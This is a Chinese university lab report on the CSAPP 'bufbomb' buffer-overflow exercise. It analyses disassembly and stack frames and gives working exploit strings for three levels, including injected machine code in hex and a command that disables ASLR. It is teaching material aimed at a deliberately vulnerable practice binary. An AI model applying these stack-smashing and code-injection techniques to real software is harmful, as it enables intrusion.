深 圳 大 学 实 验 报 告

课 程 名 称：计算机系统(2)

实验项目名称：缓冲区溢出攻击实验

学　　院：计算机与软件学院

专　　业：软件工程

指 导 教 师：冯禹洪

报告人：郑杨　学号：2020151002　班级：腾班

实 验 时 间：2022.6.3

实验报告提交时间：2022.6.3

教务处制

一、 实验目标：

1. 理解程序函数调用中参数传递机制；
2. 掌握缓冲区溢出攻击方法；
3. 进一步熟练掌握 GDB 调试工具和 objdump 反汇编工具。

二、实验环境：

1. 计算机（Intel CPU）
2. Linux 64 位操作系统
3. GDB 调试工具
4. objdump 反汇编工具

三、实验内容

本实验设计为一个黑客利用缓冲区溢出技术进行攻击的游戏。我们仅给黑客（同学）提供一个二进制可执行文件 bufbomb 和部分函数的 C 代码，不提供每个关卡的源代码。程序运行中有 3 个关卡，每个关卡需要用户输入正确的缓冲区内容，否则无法通过管卡！

要求同学查看各关卡的要求，运用 **GDB 调试工具和 objdump 反汇编工具**，通过分析汇编代码和相应的栈帧结构，通过缓冲区溢出办法在执行了 getbuf()函数返回时作攻击，使之返回到各关卡要求的指定函数中。第一关只需要返回到指定函数，第二关不仅返回到指定函数还需要为该指定函数准备好参数，最后一关要求在返回到指定函数之前执行一段汇编代码完成全局变量的修改。

实验代码 bufbomb 和相关工具（sendstring/makecookie）的更详细内容请参考“实验四缓冲区溢出攻击实验.pptx”。

本实验要求解决关卡 1、2、3，给出实验思路，通过截图把实验过程和结果写在实验报告上。

四、实验步骤和结果

因为本次实验用到的可执行文件是 32 位，而实验环境是 64 位的，需要先安装一个 32 位的库，在 root 权限下安装如下所示：

```
root@szu-VirtualBox:/home/szu/buflab-handout# apt install lib32ncurses5 lib32z1
```

还需要安装 sendmail

```
root@szu-VirtualBox:/home/szu/buflab-handout# apt install sendmail
```

首先利用反汇编命令将整个 bufbomb 可执行程序反汇编到文件 1.txt 中。

```
zhengyang_2020151002@zy-virtual-machine:~/csapp/buflab-handout$ objdump -d bufbomb > 1.txt
```

查看 getbuf 函数的汇编代码，以便分析 getbuf 在调用<Gets>时的栈帧结构，汇编代码如下：

```
08048ad0 <getbuf>:
 8048ad0:       55                      push   %ebp
 8048ad1:       89 e5                   mov    %esp,%ebp
 8048ad3:       83 ec 28                sub    $0x28,%esp
 8048ad6:       8d 45 e8                lea    -0x18(%ebp),%eax
 8048ad9:       89 04 24                mov    %eax,(%esp)
 8048adc:       e8 df fe ff ff          call   80489c0 <Gets>
 8048ae1:       c9                      leave
 8048ae2:       b8 01 00 00 00          mov    $0x1,%eax
 8048ae7:       c3                      ret
 8048ae8:       90                      nop
 8048ae9:       8d b4 26 00 00 00 00    lea    0x0(%esi,%eiz,1),%esi
```

步骤 1 返回到 smoke()

1.1 解题思路

本实验中，bufbomb 中的 test()函数将会调用 getbuf()函数，getbuf()函数再调用 gets()从标准输入设备读入字符串。

系统函数 gets()未进行缓冲区溢出保护。其代码如下：

```
int getbuf()
{
    char buf[12];
    Gets(buf);
    return 1;
}
```

我们的目标是使 getbuf()返回时，不返回到 test()，而是直接返回到指定的 smoke()函数。

为此，我们可以通过构造并输入大于 getbuf()中给出的数据缓冲区的字符串

而破坏 getbuf()的栈帧，替换其返回地址，将返回地址改成 smoke()函数的地址。

1.2 解题过程

对于 getbuf()函数的汇编代码分析如下：

```
08048ad0 <getbuf>:
 8048ad0:       55                      push   %ebp                    save %ebp in stack
 8048ad1:       89 e5                   mov    %esp,%ebp               %ebp = %esp
 8048ad3:       83 ec 28                sub    $0x28,%esp              %esp -= 40
 8048ad6:       8d 45 e8                lea    -0x18(%ebp),%eax        %eax = %ebp - 24
 8048ad9:       89 04 24                mov    %eax,(%esp)             M[%esp] = %eax
 8048adc:       e8 df fe ff ff          call   80489c0 <Gets>          Gets(M[%esp])
 8048ae1:       c9                      leave
 8048ae2:       b8 01 00 00 00          mov    $0x1,%eax
 8048ae7:       c3                      ret
 8048ae8:       90                      nop
 8048ae9:       8d b4 26 00 00 00 00    lea    0x0(%esi,%eiz,1),%esi
```

可以发现，getbuf()在保存%ebp 的旧值后，将%ebp 指向%esp 所指的位置，然后将栈指针%esp 减去 0x28 来分配额外的 40 个字节的地址空间。然后将%eax 赋值为%ebp-24，并保存在栈顶（即%esp 指向的内存中）。之后调用 Gets()函数，由于在这个实验中参数都存放于栈中传递，故此时栈顶元素为第一个参数，故 Gets()函数获取的字符串存放于首地址为%ebp-24 的空间中。

具体的栈帧结构如下：

栈帧	地址
返回地址	属于调用者的栈帧
保存的%ebp 旧值	%ebp
20-23	
16-19	
12-15	
[11][10][9][8]	
[7][6][5][4]	
[3][2][1][0]	buf,%ebp-24

	%esp，%ebp-40

从以上分析可得，只要输入不超过 11 个字符，gets 返回的字符串（包括末尾的结束字符'\0'）就能够放进 buf 分配的空间里。若输入的字符串长度超过 11，就会导致 gets 覆盖栈上存储的某些信息。

随着字符串变长，下面的信息会被破坏：

输入的字符数量	附加的被破坏的状态
0-11	**无**
12-23	**分配后未使用的空间**
24-27	**保存的%ebp 旧值**
28-31	**返回地址**
32+	**调用者 test()中保存的状态**

因此，如果我们要替换返回地址，需要构造一个长度至少为 32 的字符串，其中的第 0~11 个字符放进 buf 分配的空间里，第 12~23 个字符放进程序分配后未使用的空间里，第 24~27 个字符覆盖保存的%ebp 旧值，第 28-31 个字符覆盖返回地址。

由于替换掉返回地址后，getbuf()函数将不会再返回到 test()中，所以覆盖掉 test()的%ebp 旧值并不会有什么影响。也就是说我们构造的长度为 32 的字符串前 28 个字符随便是啥都行，而后面四个字符就必须为 smoke()函数的地址。所以我们要构造的字符串就是“28 个任意字符+smoke()地址”。任意的 28 个字符都用十六进制数 00 填充就行。

于是，我们需要找到 smoke()函数的地址，可以利用 objdump 查看函数或变量的地址，故我们执行以下指令查看 smoke()函数的地址；

```
zhengyang_2020151002@zy-virtual-machine:~/csapp/buflab-handout$ objdump -t bufbomb|grep -e smoke
08048eb0 g     F .text  0000002a              smoke
```


或者直接在反汇编出来的文件 1.txt 中查看 smoke()函数的地址

```
08048eb0 <smoke>:
 8048eb0:       55                      push   %ebp
 8048eb1:       89 e5                   mov    %esp,%ebp
 8048eb3:       83 ec 08                sub    $0x8,%esp
 8048eb6:       c7 04 24 f7 95 04 08    movl   $0x80495f7,(%esp)
 8048ebd:       e8 96 f8 ff ff          call   8048758 <puts@plt>
 8048ec2:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048ec9:       e8 22 fc ff ff          call   8048af0 <validate>
 8048ece:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048ed5:       e8 0e f9 ff ff          call   80487e8 <exit@plt>
 8048eda:       8d b6 00 00 00 00       lea    0x0(%esi),%esi
```


故 smoke()函数的地址为 0x08048eb0，由于是小端法存储，于是我们构造的攻击字符串为：

00 00 00 00 ….（共 28 个 00）+ b0 8e 04 08

把该字符串保存到 exploit.txt 文件中，通过 sendstring 通过管道输入到 bufbomb 的标准输入设备中即可完成第一个攻击任务。



1.3 最终结果截图



步骤 2 返回到 fizz()并准备相应参数

2.1 解题思路

这一关要求返回到 fizz()并传入自己的 cookie 值作为参数，破解的思路和第一关是类似的，构造一个超过缓冲区长度的字符串将返回地址替换成 fizz()的地址，只是增加了一个传入参数，所以在读入字符串时，要把 fizz()函数读取参数的地址替换成自己的 cookie 值，具体细节见解题过程。

2.2 解题过程

首先查看并分析 fizz()函数的汇编代码：

```
08048e60 <fizz>:
 8048e60:       55                      push   %ebp                    push %ebp to stack
 8048e61:       89 e5                   mov    %esp,%ebp               %ebp = %esp
 8048e63:       83 ec 08                sub    $0x8,%esp               %esp -= 8
 8048e66:       8b 45 08                mov    0x8(%ebp),%eax          %eax = M[%ebp + 8]
 8048e69:       3b 05 d4 a1 04 08       cmp    0x804a1d4,%eax          compare %eax : 0x804a1d4
 8048e6f:       74 1f                   je     8048e90 <fizz+0x30>     if (%eax == 0x804a1d4) jump to 0x8048e90
 8048e71:       89 44 24 04             mov    %eax,0x4(%esp)          M[%esp + 4] = %eax
 8048e75:       c7 04 24 8c 98 04 08    movl   $0x804988c,(%esp)       M[%esp] = 0x804988c
 8048e7c:       e8 27 f9 ff ff          call   80487a8 <printf@plt>    print info
 8048e81:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)             M[%esp] = 0
 8048e88:       e8 5b f9 ff ff          call   80487e8 <exit@plt>      exit(0)
 8048e8d:       8d 76 00                lea    0x0(%esi),%esi
 8048e90:       89 44 24 04             mov    %eax,0x4(%esp)          M[%esp + 4] = %eax
 8048e94:       c7 04 24 d9 95 04 08    movl   $0x80495d9,(%esp)       M[%esp] = 0x80495d9
 8048e9b:       e8 08 f9 ff ff          call   80487a8 <printf@plt>    print info
 8048ea0:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)             M[%esp] = 0
 8048ea7:       e8 44 fc ff ff          call   8048af0 <validate>      validate()
 8048eac:       eb d3                   jmp    8048e81 <fizz+0x21>
 8048eae:       89 f6                   mov    %esi,%esi
```

从汇编代码可知，fizz()函数被调用时首先在栈中保存%ebp 旧值并分配新的空间，然后读取%ebp+0x8 地址处的内容作为传入的参数，要求传入的参数是自己的 cookie 值。也就是说传入的参数其实是存在%ebp+0x8 处的，具体的栈帧结构如下：

栈帧	地址
传入的参数	%ebp+0x8
	%ebp+0x4
保存的%ebp 旧值	%ebp

栈顶	%esp

对应到 getbuf()函数中的栈帧结构如下：

栈帧	
	需要替换成 cookie 传入 fizz()
	任意替换
返回地址	属于调用者的栈帧
保存的%ebp 旧值	%ebp
	任意替换
	任意替换
	任意替换
[11][10][9][8]	
[7][6][5][4]	
[3][2][1][0]	buf,%ebp-0x18
	%esp，%ebp-0x24

由以上结构不难判断出，我们需要读入 buf 的字符串为“28 个任意字符+fizz()的地址+4 个任意的字符+自己的 cookie 值”，每个字符还是用十六进制数表示。

请同学根据以上思路继续完成实验。

由于 fizz()的地址为 0x08048e60，使用 makecookie 得到自己的 cookie 值如下，

```
zhengyang_2020151002@zy-virtual-machine:~/csapp/buflab-handout$ ./makecookie zhengyang
0x6d3cbdb1
```

由于是小端法存储，故构造的攻击字符串如下：

00 00 00 00 ….（共 28 个 00）+ 60 8e 04 08 + 00 00 00 00 + b1 bd 3c 6d

把该字符串保存到 exploit.txt 文件中，通过 sendstring 通过管道输入到 bufbomb 的标准输入设备中即可完成第二个攻击任务。

```
000000000000000000000000000000000000000000000000000000608e040800000000b1bd3c6d
~
~
```

2.3 最终结果截图

```
zhengyang_2020151002@zy-virtual-machine:~/csapp/buflab-handout$ cat exploit.txt | ./sendstring | ./bufbomb -t zhengyang
Team: zhengyang
Cookie: 0x6d3cbdb1
Type string:Fizz!: You called fizz(0x6d3cbdb1)
NICE JOB!
Sent validation information to grading server
```

步骤 3 返回到 bang()且修改 global_value

3.1 解题思路

这一关要求先修改全局变量 global_value 的值为自己的 cookie 值，再返回到 band()。为此需要先编写一段代码，在代码中把 global_value 的值改为自己的 cookie 后返回到 band()函数。将这段代码通过 GCC 产生目标文件后读入到 buf 数组中，并使 getbuf 函数的返回到 buf 数组的地址，这样程序就会执行我们写的代码，修改 global_value 的值并调用 band()函数。具体细节见解题过程。

3.2 解题过程

首先，为了能精确地指定跳转地址，先在 root 权限下关闭 Linux 的内存地址随机化：


```
root@szu-VirtualBox:/home/szu/buflab-handout# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

用 objdump 查看 bang()函数的汇编代码并分析，如下图所示：

```
08048e10 <bang>:
 8048e10:       55                      push   %ebp                    push %ebp to stack
 8048e11:       89 e5                   mov    %esp,%ebp               %ebp = %esp
 8048e13:       83 ec 08                sub    $0x8,%esp               %esp -= 8
 8048e16:       a1 c4 a1 04 08          mov    0x804a1c4,%eax          %eax = M[0x804a1c4]
 8048e1b:       3b 05 d4 a1 04 08       cmp    0x804a1d4,%eax          cmp %eax : M[0x804a1d4]
 8048e21:       74 1d                   je     8048e40 <bang+0x30>     if (%eax == 0x804a1d4) jump to 8048e40
 8048e23:       89 44 24 04             mov    %eax,0x4(%esp)          M[%esp + 4] = %eax
 8048e27:       c7 04 24 bb 95 04 08    movl   $0x80495bb,(%esp)       M[%esp] = %0x80495bb
 8048e2e:       e8 75 f9 ff ff          call   80487a8 <printf@plt>
 8048e33:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048e3a:       e8 a9 f9 ff ff          call   80487e8 <exit@plt>
 8048e3f:       90                      nop
 8048e40:       89 44 24 04             mov    %eax,0x4(%esp)          M[%esp + 4] = %eax
 8048e44:       c7 04 24 64 98 04 08    movl   $0x8049864,(%esp)       M[%esp] = 0x8049864
 8048e4b:       e8 58 f9 ff ff          call   80487a8 <printf@plt>
 8048e50:       c7 04 24 02 00 00 00    movl   $0x2,(%esp)
 8048e57:       e8 94 fc ff ff          call   8048af0 <validate>
 8048e5c:       eb d5                   jmp    8048e33 <bang+0x23>
 8048e5e:       89 f6                   mov    %esi,%esi
```

很明显，bang()函数首先读取 0x804a1c4 和 0x804a1d4 的地址的内容并进行比较，要求两个地址中的内容相同。

我使用了 gdb 命令查看地址 0x804a1c4 和 0x804a1d4 中的值，如下图




可以发现，0x804a1c4 就是全局变量 global_value 的地址，0x804a1d4 是 cookie 的地址。因此，我们只要在自己写的代码中，把地址 0x804a1d4 的内容存到地址 0x804a1c4 就行了。


到这里，就可以确定我们自己写的代码要干的事情了。首先是将 global_value 的值设置为 cookie 的值，也就是将 0x804a1c4 的值设置为 0x804a1d4 的值，然后将 bang()函数的入口地址 0x08048e10 压入栈中即可，这样函数返回时就会把栈顶的值作为返回地址也就是 bang()的入口地址。

请同学根据以上思路继续完成实验。


首先写出了进行攻击的汇编代码，该代码的功能是将 global_value 的值设置为 cookie 的值，也就是将 0x804a1c4 的值设置为 0x804a1d4 的值，然后将 bang()函数的入口地址 0x08048e10 压栈，如下图所示：



然后将该汇编代码通过汇编器得到可重定位的二进制目标文件，并使用 objdump 工具将其反汇编为汇编代码方便查看该代码的二进制代码。



之后要做的事情是，将上述代码的二进制字符串作为输入的攻击字符串存放于 buf 中，可以看到该代码字符串长度为 20 字节。之后，我们需要把栈帧中的返回地址覆盖为 buf 的地址，让 getbuf 函数返回时执行我们所编写的攻击代码。可以使用 gdb 命令得到运行时%ebp 寄存器里的内容，buf 的地址就是%ebp-24。如下图所示：




故运行时%ebp 寄存器中的内容为 0xffffbce8，故 buf 的首地址为 0xffffbce8-24=0xffffbcd0。由下面运行时的栈帧结构可得，我们需要构造 32 个字符的攻击字符串，其中前 20 个字符为攻击代码，后 4 个字符为返回地址（也就是 buf 的首地址），中间需要 8 个字符的填充字符，于是构造的字符串如下：


8b1425d4a10408891425c4a1040868108e0408c30000000000000000d0bcffff

栈帧	
返回地址	属于调用者的栈帧
保存的%ebp 旧值	%ebp
	任意替换
	任意替换
	任意替换
[11][10][9][8]	
[7][6][5][4]	
[3][2][1][0]	buf,%ebp-0x18
	%esp，%ebp-0x24

把构造的字符串保存到 exploit.txt 文件中，通过 sendstring 通过管道输入到 bufbomb 的标准输入设备中即可完成第三个攻击任务。



3.3 最终结果截图



五、实验总结与体会

经过这次实验，

1. 我对运行时栈的状态更加清晰。
2. 身体力行地实现了三种缓冲区溢出攻击，理解了缓冲区溢出带来的危害。
3. 复习了汇编代码的分析，对逆向工程的掌握更加牢固。

指导教师批阅意见：   **成绩评定：**   指导教师签字：冯禹洪 2022 年　月 日
备注：

注：1、报告内的项目或内容设置，可根据实际情况加以调整和补充。
　　2、教师批改学生实验报告时间应在学生提交实验报告时间后 10 日内。